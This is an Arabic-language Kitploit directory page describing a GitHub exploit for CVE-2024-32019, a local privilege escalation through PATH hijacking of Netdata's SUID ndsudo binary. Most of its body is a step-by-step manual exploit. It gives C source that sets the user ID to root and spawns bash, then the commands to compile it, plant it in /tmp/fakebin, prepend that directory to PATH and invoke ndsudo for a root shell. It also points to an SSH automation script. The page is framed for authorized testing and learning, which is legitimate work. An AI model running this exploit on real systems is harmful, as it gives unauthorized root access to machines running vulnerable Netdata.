Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالتعلم والتعليمتطوير الحمولاتاستغلال الملفات الثنائيةمختبرات وتدريب عملي
مشاركة
GitHub
dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation

CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation

CVE-2024-32019 هو ثغرة أمنية عالية الخطورة لتصعيد الامتيازات المحلية في Netdata (الإصدارات >= 1.44.0-60 < 1.45.3)، ناتجة عن الاستخدام غير الآمن لمتغير PATH في الثنائي ndsudo SUID، مما يسمح للمهاجمين بتنفيذ أوامر عشوائية كجذر.

عرض المستودعالموقع الإلكتروني
14129منذ سنة واحدةلم تتم المراجعة بعد

🚨 CVE-2024-32019 - استغلال ثغرة PATH في أداة ndsudo من Netdata (ترقية صلاحيات محلية إلى الجذر)

استغلال مبني على بايثون لـ CVE-2024-32019، وهي ثغرة عالية الخطورة من نوع ترقية الصلاحيات المحلية في وكيل Netdata، تستغل ثنائية SUID (ndsudo) ذات إعدادات خاطئة لا تتعامل بأمان مع متغير البيئة PATH.


[!Caution] هذا الكود مخصص لأغراض تعليمية واختبار مصرح به فقط. الاستخدام غير المصرح به لهذه الأداة ضد أنظمة لا تملكها أو لديك إذن صريح لاختبارها هو غير قانوني.

🔍 نظرة عامة

المعرف: CVE-2024-32019
درجة CVSS: 8.8 (عالية)
تاريخ الإفصاح: 12 أبريل 2024
المكون: Netdata Agent
الإصدارات المتأثرة:

  • >= v1.45.0, < v1.45.3
  • >= v1.44.0-60, < v1.45.0-169

🧠 ملخص تقني

أداة ndsudo من Netdata هي ثنائية SUID جذرية تهدف لتنفيذ مجموعة محدودة من أوامر النظام (مثل nvme) بأمان نيابة عن المستخدمين غير الجذر.

ومع ذلك، وبسبب خطأ في التنفيذ، فإنها تحترم متغير PATH الذي يتحكم به المستخدم عند حل مسار الأوامر الثنائية. إذا تمكن المهاجم من التلاعب بـ PATH ليشمل دليلاً قابلاً للكتابة يحتوي على ثنائية خبيثة، فسيقوم ndsudo بتنفيذها بصلاحيات الجذر — مما يؤدي إلى ترقية الصلاحيات المحلية.


💥 خطوات الاستغلال اليدوي

الخطوات التالية توضح كيفية استغلال الثغرة يدوياً في ndsudo.

1. إنشاء ثنائية لترقية الصلاحيات

احفظ كود C التالي باسم nvme.c:

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}

2. ترجمة الاستغلال

gcc nvme.c -o nvme

3. تحضير بيئة الاستغلال على الهدف

mkdir -p /tmp/fakebin
mv nvme /tmp/fakebin/
chmod +x /tmp/fakebin/nvme

4. تعديل PATH

export PATH=/tmp/fakebin:$PATH
which nvme
# Output: /tmp/fakebin/nvme

5. تشغيل الاستغلال

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

في حالة النجاح، ستحصل على شل جذر.

# whoami
root

الاستغلال التلقائي

إذا كان لديك وصول عبر SSH، يمكنك استخدام CVE-2024-32019-dbs.py لأتمتة ذلك.

Exploitation using script

📎 المراجع

  • استشارة أمنية من GitHub
  • درجة CVSS: 8.8 (عالية)
  • CVE-2024-32019: تحليل ثغرة Netdata والتخفيف منها
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →